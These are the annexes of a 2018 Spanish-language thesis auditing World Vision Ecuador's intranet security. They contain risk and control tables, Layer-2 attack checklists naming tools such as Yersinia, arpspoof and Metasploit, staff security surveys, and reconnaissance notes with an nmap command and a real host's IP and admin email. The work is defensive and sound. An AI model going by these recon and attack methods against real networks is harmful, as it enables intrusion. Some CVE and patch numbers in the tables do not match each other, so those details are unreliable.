Objetivo al que apunta	**Riesgo**	**PO**	**Impacto sobre**			**Vulnerabilidad**	**Control Aplicado/Propuesto**	**Control Esperado**
			C	**I**	**D**			
1	Accesos no autorizados	3	3	3	3	Puntos de red sin ningún tipo de restricción para acceso a recursos de la organización.	Restricción de conexión a la red a partir de la dirección MAC para equipos no autorizados. Configuración de Port-Security para switches CISCO.	Permitir el tráfico de las MACs autorizadas y tomar acciones en caso de intento de acceso como apagar el puerto.
2	Comportamientos anómalos de equipos de red	3	3	1	1	Los equipos de red de la infraestructura no se encuentran monitorizados	Puesta a funcionamiento de una plataforma de monitorización a través de SNMP como CACTI	Alertas en caso de comportamiento anómalo de red.
1	Pérdida de información	2	1	3	3	Archivos de respaldo incompletos o corruptos	Manejo de bitácora de respaldos de información y verificación de generación y restauración de archivos satisfactorios	Restaurar satisfactoriamente la información necesaria.

1	Robo de información	1	3	1	1	Robo de respaldos de información	Encriptación de respaldos de información.	Confidencialidad de la información ante robos.
1	Virus Informáticos	2	3	3	3	Presencia de virus en el servidor de la intranet	Instalación de agente de antivirus que mantenga las actualizaciones del aplicativo y de la base de virus.	Eliminación de virus
1,2	Sniffing Pasivo	3	3	1	1	Descubrimiento de topología a través de protocolos por defecto activos en los equipos de Red: STP, CDP, DTP, VTP	Deshabilitar protocolos o configuración con las restricciones mínimas posibles.	Menor exposición de información de topología de red LAN.
1,2	Mac Flooding Attack	3	3	1	3	Puertos de equipos de red sin políticas de seguridad para conexiones de equipos a nivel de MAC, con alto riesgo de saturar la tabla MAC.	Asegurar los puertos con una política de seguridad.	Conforme a la configuración de la política de seguridad, ante este tipo de ataques, se apagará el puerto o se bloqueará el tráfico con su respectiva notificación.
1,2	Man in the Middle	3	3	3	3	Intercepción de tráfico de red.	Configuración de DHCP snooping y ARP Inspection. Utilizar cifrado para la comunicación cliente-servidor. Se implementa certificado digital.	Equipos de red auténticos brindando sus respectivos servicios de forma segura

1,2	Vlan Hopping Attack	2	3	3	3	Acceso a todas las VLANs	- No utilizar la VLAN nativa 1. - Crear una VLAN "Black Hole" y configurar los puertos en una VLAN sin uso. - Apagar los puertos del switch. - Configurar los puertos de acceso de manera estática - Desactivar DTP	Cada equipo trabaja en su propia VLAN.
1,2	Ataques a Spanning Tree	2	3	3	3	Inyección de tramas BPDUs para convertirse en Root Bridge	- Habilitar BPDU Guard - Habilitar Root Guard	Ninguno equipo podrá llegar a ser el root bridge sin previa autorización y en caso de recibir tramas BPDUs por un puerto no autorizado para las mismas el puerto cambiará a inactivo.
1,2	Ataque de denegación de servicios a servidor de intranet. Man in the middle	2	1	1	3	Reiniciar el servidor de intranet	Activar el escritorio remoto únicamente para un pool de direcciones autorizadas. Habilitación del protocolo de autenticación de nivel de red (NLA) usando el mecanismo TLS/SSL en el servidor con el protocolo RDP (Remote Desktop Protocol) activado.	Continuidad de servicio sin interrupciones
1,2	Denegación de servicios	2	2	2	2	Vulnerabilidad en la resolución DNS con código CVE2017-11779	Instalar la actualización de Microsoft 2509553. https://support.microsoft.com/es-es/hotfix/kbhotfix?kbnum=2669182&kbln=en-US	Continuidad de servicio sin interrupciones

1,2	Denegación de servicios	3	3	3	3	Vulnerabilidad en el archivo http.sys, que permite la ejecución de código a través de requerimientos http. Código CVE-2015-1635	Instalar la actualización de Microsoft KB3042553. https://www.microsoft.com/en-us/download/details.aspx?id=46480	Continuidad de servicio sin interrupciones
1,2	Accesos no autorizados	3	3	3	3	Vulnerabilidad en el protocolo SMB (Server Message Block) de Microsoft, que permite la ejecución remota de código. Código CVE-2017-0143	Instalar la actualización de seguridad de microsft KB2919355. https://www.microsoft.com/en-us/download/details.aspx?id=42334	Accesos no autorizados fallidos.
1,2	Obtención de claves de administrador	3	3	3	1	Vulnerabilidad protocolos remotos SAM (Security Account Management) y LSAD (Local Security Authority Domain) en Windows server 2008 con código CVE-2016-0128	Instalar la actualización de seguridad de Microsoft KB2883200. https://support.microsoft.com/en-us/help/2883200	Escalación de privilegios fallidos.
1,2	Man in the middle	3	1	2	1	Firma de seguridad SMB inhabilitada	Habilitar la firma de seguridad SMB	Evitar ataques man in the middle

Realizado por: Roberto Valente, 2018

Anexo G6

Búsqueda de vulnerabilidades. Seguridad Lógica. Segunda Parte

Búsqueda de Vulnerabilidades								
Empresa	World Vision Ecuador	**Barrera de Seguridad**		Lógica	**Pilares de la Seguridad Informática**			
Etapa	Búsqueda de Vulnerabilidades							
Técnico realiza :	Roberto Valente	**Fecha inicio:**						
Técnico revisa	Felipe Llangarí	**Fecha fin:**						
Sección 1. Recolección de Información		**SI**	**No**	**Observaciones**	**Instrumento**	**C**	**I**	**D**
Se realiza la conexión a un punto de red, sin ningún tipo de restricción como la configuración de port-security?			X	Puertos asegurados		0	0	0
Se puede verificar la información DNS del servidor de la intranet con su dirección privada, fuera de la red local?		X			Kali linux-dnsenum	1	0	0
Se puede realizar un mapeo fácilmente de los equipos de comunicación desde el punto de red hasta el servidor de intranet?			X	Mapeo Mínimo	Kali llinux - Zenmap	0	0	0
Se puede verificar la versión snmp del switch de comunicación hacia el servidor de intranet?			X	Usar SNMP V3	Kali llinux - Zenmap	0	0	0
Se puede verificar los puertos abiertos del switch de comunicación hacia el servidor de intranet?			X	Abrir los servicios realmente necesarios	Kali llinux - Zenmap	0	0	0
Se puede identificar los datos del switch y/o router como marca, modelo?			X		Kali llinux - Zenmap	0	0	0
Sección 2. Respaldos de Información								
La organización cuenta con una herramienta para respaldar la información?		X			Observación	0	0	0

Los archivos de respaldos son generados bajo una técnica de encriptación?	X			Observación	0	0	0
Se maneja una bitácora de respaldos con una frecuencia diaria, semanal, mensual y anual?	X			Observación	0	0	0
La restauración de información ser realiza correctamente?	X			Observación	0	0	0
Sección 3. Estado de Antivirus							
El servidor de intranet se encuentra protegido por un antivirus actualizado?	X			Observación	0	0	0
Sección 4. Testeo de equipos de red (switch,routers)							
Se puede realizar un Sniffing Pasivo	X			Ettercap, Wireshark	1	0	0
Supera las técnicas de Mac Flooding Attack	X			dnsniff, macof	0	0	0
Supera la técnica de DCHP Sppofing	X			dnsmaq, Yersenia	0	0	0
Supera la técnica de Man in de middle	X			dnsniff, arpspoof, wireshark	0	0	0
Supera la técnica Vlan Hopping attack	X			Yersinia	0	0	0
Supera los ataques a Spanning Tree	X			Yersinia	0	0	0
Sección 5. Testeo de Servidor de Intranet							
Se puede verificar con un ping fácilmente el estado de respuesta del servidor de intranet a un equipo externo al de la organización?		X	Filtrar paquetes echo	nmap	1	0	0

Los puertos y servicios abiertos en el servidor son los realmente necesarios?	X	Es necesario dotar de privilegios únicamente al rango de direcciones de administración	zenmap, nessus	0	0	0
El servidor supera algun ataque de denegación de servicios?	X		Kali Linux	0	0	0
El servidor supera algún tipo de ataque sobre los puertos y servicios descubiertos?	X		Kali linux	0	0	0
El servidor supera la vulnerabilidad en la resolución DNS con código registrado en las actualizaciones de microsoft MS11-030 identificado por la aplicación Nessus?	X		Nessus, Metasploit	0	0	0
El servidor supera la vulnerabilidad con código registrado en las actualizaciones de microsoft MS15-034 identificado por la aplicación Nessus?	X		Nessus, Metasploit	0	0	0
El servidor supera la vulnerabilidad con código registrado en las actualizaciones de microsoft MS17-010 identificado por la aplicación Nessus?	X		Nessus, Metasploit	0	0	0
El servidor supera la vulnerabilidad con código registrado en las actualizaciones de microsoft MS16-047 identificado por la aplicación Nessus?	X		Nessus, Metasploit	0	0	0
En la configuración del servidor se encuentra habilitada la firma Server Message Block (SMB)?	X		Nessus, Metasploit	0	0	0

Elaborado por: Roberto Valente, 2018

Anexo H: Resultados de búsqueda y respuesta a vulnerabilidades. Seguridad Legal

Anexo H1

Búsqueda de Vulnerabilidades / Seguridad Legal

Búsqueda de Vulnerabilidades								
Empresa:	World Vision Ecuador	**Barrera de Seguridad**			Legal	**Pilares de la Seguridad Informática**		
Etapa:	Búsqueda de Vulnerabilidades							
Técnico realiza:	Roberto Valente	**Fecha inicio**				**0=Mejora**		
Técnico revisa:	Felipe Llangarí	**Fecha fin**				**1= No mejora**		
Item		**SI**	**NO**	**Observaciones**	**Instrumento**	**C**	**I**	**D**
Aporte del código integral penal		X		Anexo I5	Encuesta	0	0	0
Personal del área de tecnologías socializado con el marco jurídico vigente referente a los delitos informáticos		X		Anexo I2. Pregunta 2	Encuesta	0	0	0

Realizado por: Roberto Valente

Anexo H2

Respuesta a Vulnerabilidades. Seguridad Legal

Respuesta a vulnerabilidades								
Empresa:		World Vision Ecuador				**Barrera de seguridad:**	Legal	
Etapa:		Informe Final						
Técnico realiza:		Roberto Valente				**Fecha inicio:**		
Técnico revisa:		Felipe Llangarí				**Fecha fin:**		
N° Objetivo	**Riesgo**	**PO**	**Impacto sobre**			**Vulnerabilidad**	**Control Aplicado/Propuesto**	**Control Esperado**
			C	**I**	**D**			
1	Delitos informáticos penalizados por la ley	2	3	3	3	Personal con desconocimiento marco jurídico, referente a delitos informáticos	Socializar al personal sobre el marco jurídico vigente	Concienciar al personal el manejo responsable de la información de tal manera que evite caer en delitos informáticos.

Elaborado por: Roberto Valente, 2018

Anexo H3

Búsqueda de vulnerabilidades. Seguridad Legal. Segunda Parte

Búsqueda de Vulnerabilidades								
Empresa:	World Vision Ecuador							
Etapa:	Búsqueda de Vulnerabilidades	**Barrera de Seguridad**			Legal	**Pilares de la Seguridad Informática**		
Técnico realiza:	Roberto Valente	**Fecha inicio**						
Técnico revisa:	Felipe Llangarí	**Fecha fin**						
Ítem		**SI**	**NO**	**Observaciones**	**Instrumento**	**C**	**I**	**D**
Aporte del código integral penal		x		Anexo I6	Observación. Análisis	0	0	0
Personal del área de tecnologías socializado con el marco jurídico vigente referente a los delitos informáticos		x		Anexo I2. Preguntas 3 al 10	Encuesta	0	0	0

Realizado por: Roberto Valente

Anexo I: Levantamiento de Información

Anexo I1. Encuesta Políticas de la Información

Tiene su contraseña para el ingreso a su equipo de cómputo, visible de alguna manera para todos? ejemplo un post-it con su clave en el monitor

- Sí
- No

Cuando deja desatendido su equipo de cómputo por ejemplo al salir al almuerzo, qué acción realiza?

- Simplemente abandona el equipo
- La bloquea presionando Ctrl+Alt+Del
- Solamente apaga el monitor
- Otra acción

Con qué frecuencia, realiza los respaldos de información en la unidad Z?

- Una vez a la semana
- Una vez al mes
- Una vez al año
- Desconozco la unidad Z

Ingiere alimentos o bebidas cerca del equipo de cómputo?

- Sí
- No

Si a su skype o correo electrónico, llegan archivos sospechosos, qué acción tomaría?

- Abre el archivo para verificar de qué se trata
- Comunica al departamento de Tecnologías de Información sobre este caso

- No realiza ninguna acción, simplemente los ignora

Un malware puede

- Causar un desastre en servidores y equipos
- Proteger su equipo de cómputo
- Mejorar el rendimiento de la velocidad de internet

Ha recibido algún curso de seguridad informática durante los últimos 12 meses?

- Sí
- No

Anexo I2

Encuesta Marco Jurídico ante delitos informáticos

Un banner con un mensaje de acceso indebido y penalización en caso de incurrir en dichas acción, instalados en el edificio y configurados en los diferentes equipos de la infraestructura tecnológica, a qué principios de seguridad, considera que aporta?

- Confidencialidad
- Integridad
- Disponibilidad

Los delitos informáticos se encuentran tipificados dentro del:

- Código Integral Penal vigente desde el 10 de agosto del 2014
- Código de conducta informática vigente desde el 14 de marzo del 2015
- Código Integral de delitos informáticos vigente desde el 12 de octubre del 2013

La pena privativa de libertad de uno a tres años dada a la persona que, sin contar con el consentimiento o la autorización legal, acceda, intercepte, examine, retenga, grabe, reproduzca, difunda o publique datos personales, mensajes de datos, voz, audio y vídeo, objetos postales, información contenida en soportes informáticos, comunicaciones privadas o reservadas de otra persona por cualquier medio- Qué principios de la seguridad afecta? Por favor, escoja las que ud. considere:

- Confidencialidad
- Integridad
- Disponibilidad

La pena privativa de libertad de uno a tres años dada a la persona que ocasione la alteración, manipulación, modificación de redes electrónicas, programas, sistemas informáticos, telemáticos y equipos terminales de comunicación- Qué principios de la seguridad afecta?

- Confidencialidad
- Integridad

- Disponibilidad

La pena privativa de libertad de uno a tres años dada a la persona que provoque la inutilización de sistemas de alarma o guarda, descubrimiento o descifrado de claves secretas o encriptadas, utilización de tarjetas magnéticas o perforadas, utilización de controles o instrumentos de apertura a distancia, o violación de seguridades electrónicas, informáticas u otras semejantes - Qué principios de seguridad afecta?

- Confidencialidad
- Integridad
- Disponibilidad

La pena privativa de libertad de uno a tres años dada a la persona que revele información registrada, contenida en ficheros, archivos, bases de datos o medios semejantes, a través o dirigidas a un sistema electrónico, informático, telemático o de telecomunicaciones; materializando voluntaria e intencionalmente la violación del secreto, la intimidad y la privacidad de las personas. - A qué principios de seguridad afecta?

- Confidencialidad
- Integridad
- Disponibilidad

La pena privativa de libertad de uno a tres años dada a la persona que provoque la modificación del sistema de resolución de nombres de dominio de un servicio financiero o pago electrónico u otro sitio personal o de confianza, de tal manera que induzca a una persona a ingresar a una dirección o sitio de internet diferente a la que quiere acceder. - A qué principios de seguridad afecta?

- Confidencialidad
- Integridad
- Disponibilidad

La pena privativa de libertad de uno a tres años dada a la persona que ocasione la alteración, manipulación o modificación del funcionamiento de programa o sistema informático o telemático o mensaje de datos, para procurarse la transferencia o apropiación no consentida de un activo patrimonial de otra persona en perjuicio de esta o de un tercero - Qué principios de seguridad afecta?

- Confidencialidad

- Integridad
- Disponibilidad

La pena privativa de libertad de uno a tres años dada a la persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen- A qué principios de seguridad afecta?

- Confidencialidad
- Integridad
- Disponibilidad

La pena privativa de libertad de uno a tres años dada a la persona que realice la intercepción, escucha, desviación, grabación u observación, en cualquier forma un dato informático en su origen, destino o en el interior de un sistema informático, una señal o una transmisión de datos o señales con la finalidad de obtener información registrada o disponible - Qué principios de seguridad afecta?

- Confidencialidad
- Integridad
- Disponibilidad

Anexo I3

Resultados de encuestas pre-test

Preguntas	Opciones	Respuestas	Porcentaje %
1. La contraseña de ingreso a su equipo de cómputo se encuentra visible de alguna manera para todos? ejemplo un post-it con su clave en el monitor.	Si	6	19.4
	No	25	80.6
2. Cuando deja desatendido su equipo de cómputo por ejemplo al salir al almuerzo, qué acción realiza?	Simplemente abandona el equipo	1	3.2
	Lo bloquea presionando Ctrl+Alt+Supr	22	71
	Solamente apaga el monitor	1	3.2
	Otra acción	7	22.6
3. Con qué frecuencia, realiza los respaldos de información en la unidad Z?	Una vez a la semana	7	22.6
	Una vez al mes	9	29
	Una vez al año	10	32.3
	Desconozco la unidad Z	4	12.9
	Se abstiene de responder	1	3.2
4. Ingiere alimentos o bebidas cerca del equipo de cómputo?	Sí	7	22.6
	No	24	77.4
	Se abstiene de responder	0	0
5. Si a su skype o correo electrónico, llegan archivos sospechosos, qué acción tomaría?	Abre el archivo para verificar de qué se trata	1	3.2
	Comunica al departamento de Tecnologías de Información sobre este caso	16	51.6
	No realiza ninguna acción, simplemente los ignora	14	45.2

	Causar un desastre en servidores y equipos	24	77.4
	Proteger su equipo de cómputo	3	9.7
6. Un malware puede	Mejorar el rendimiento de la velocidad del internet	3	9.7
	Se abstiene de responder	1	3.2
	Sí	20	64.5
7. Ha recibido algún curso de seguridad informática durante los últimos 12 meses?	No	10	32.3
	Se abstiene de responder	1	3.2

Realizado por: Roberto Valente, 2018

Porcentajes de personas que conocen las políticas de información

N° Pregunta	Acciones Esperadas %
1	80.6
2	71
3	22.6
4	77.4
Total %	**62.9**

Realizado por: Roberto Valente, 2018

Porcentaje de personal con conocimientos de seguridad informática

N° Pregunta	Acciones Esperadas %
5	51.6
6	77.4
7	64.5
Total %	**64.5**

Realizado por: Roberto Valente, 2018

Anexo I4

Resultados de encuestas post-test

Preguntas	Opciones	Respuestas	Porcentaje %
1. La contraseña de ingreso a su equipo de cómputo se encuentra visible de alguna manera para todos? ejemplo un post-it con su clave en el monitor.	Si	11	35.5
	No	20	64.5
2. Cuando deja desatendido su equipo de cómputo por ejemplo al salir al almuerzo, qué acción realiza?	Simplemente abandona el equipo	3	9.7
	Lo bloquea presionando Ctrl+Alt+Supr	18	58.1
	Solamente apaga el monitor	5	16.1
	Otra acción	5	16.1
3. Con qué frecuencia, realiza los respaldos de información en la unidad Z?	Una vez a la semana	5	16.1
	Una vez al mes	10	32.3
	Una vez al año	11	35.5
	Desconozco la unidad Z	5	16.1
4. Ingiere alimentos o bebidas cerca del equipo de cómputo?	Sí	4	12.9
	No	25	80.6
	Se abstiene de responder	2	6.5
5. Si a su skype o correo electrónico, llegan archivos sospechosos, qué acción tomaría?	Comunica al departamento de Tecnologías de Información sobre este caso	13	41.9
	No realiza ninguna acción, simplemente los ignora	16	51.6
	Abre el archivo para verificar de qué se trata	2	6.5
6. Un malware puede	Causar un desastre en servidores y equipos	28	90.3
	Proteger su equipo de cómputo	2	6.5
	Mejorar el rendimiento de la velocidad del internet	1	3.2
7. Ha recibido algún curso de seguridad informática durante los últimos 12 meses?	Sí	15	48.4
	No	15	48.4
	Se abstiene de responder	1	3.2

Realizado por: Roberto Valente, 2018

Porcentaje de personal que conoce las políticas de información

N° Pregunta	Acciones Esperadas %
1	64.5
2	58.1
3	16.1
4	80.6
Total %	**56**

Realizado por: Roberto Valente, 2018

Porcentaje de personal que conoce sobre seguridad Informática

N° Pregunta	Acciones Esperadas %
5	41.9
6	90.3
7	48.4
Total %	**46**

Realizado por: Roberto Valente, 2018

Anexo I5

Resultado pre-test. Encuesta marco jurídico

Instrumento	Confidencialidad	Integridad	Disponibilidad
Encuesta. Anexo I2. Pregunta 3	0	1	1
Encuesta. Anexo I2. Pregunta 4	0	1	1
Encuesta. Anexo I2. Pregunta 5	1	1	0
Encuesta. Anexo I2. Pregunta 6	0	1	1
Encuesta. Anexo I2. Pregunta 7	1	1	0
Encuesta. Anexo I2. Pregunta 8	1	0	1
Encuesta. Anexo I2. Pregunta 9	1	0	1
Encuesta. Anexo I2. Pregunta 10	0	1	1
Encuesta. Anexo I2. Pregunta 2	0	0	0

Realizado por: Roberto Valente, 2018

Anexo I6


Resultado post-test, de encuesta de marco jurídico

Seguridad Legal	Confidencialidad	Integridad	Disponibilidad
Encuesta. Anexo I2. Pregunta 3	0	1	1
Encuesta. Anexo I2. Pregunta 4	1	0	1
Encuesta. Anexo I2. Pregunta 5	0	1	0
Encuesta. Anexo I2. Pregunta 6	0	1	1
Encuesta. Anexo I2. Pregunta 7	1	0	0
Encuesta. Anexo I2. Pregunta 8	1	0	0
Encuesta. Anexo I2. Pregunta 9	1	0	0
Encuesta. Anexo I2. Pregunta 10	0	1	1
Encuesta. Anexo I2. Pregunta 2	0	0	0

Realizado por: Roberto Valente, 2018

Anexo I7


Ping: Se utiliza para validar que el servidor se encuentre activo




Anexo I8

Nmap: Se utiliza nmap dentro de los paquetes incluidos en kali-linux para el descubrimiento de puertos abiertos en la intranet, así como el Sistema Operativo.

Captura desde la intranet



Captura desde el internet



Nmap –AO dirección_IP: detección SO paquetes TCP, UDP, opción –A para la obtención de más información


Captura desde la intranet

Captura desde el internet

En este caso nos interesa el puerto 3389 que se usó para realizar el ataque de denegación de servicios.


Anexo I9

Dig: Para averiguar las direcciones IP del servidor de intranet.



Anexo I10

Dnsenum: Para consultar direcciones IP a través de las DNS existentes en la red.




Anexo I11

CDP: Para verificar datos de los equipos de Red, en caso de que el protocolo se encuentre activado.

Anexo I12

STP: A través de wireshark podemos averiguar datos como Root Bridge y en función a aquello generar un ataque.



Anexo I13

DTP: Se verifica que el switch tiene activado esta opción

Anexo I14

Netcraft: Para verificar el sistema operativo del servidor de intranet, direcciones IP, email de administración, servidores web, entre otros al mismo tiempo validar la inseguridad detectada

Network


Site	http://visionmundial.pda.org.ec	**Netblock Owner**	Clientes Quito
Domain	pda.org.ec	**Nameserver**	ns1.telconet.net
IP address	186.5.26.78	**DNS admin**	mhoces@telconet.com
IPv6 address	*Not Present*	**Reverse DNS**	unknown
Domain registrar	unknown	**Nameserver organisation**	unknown
Organisation	unknown	**Hosting company**	Telconet S.A
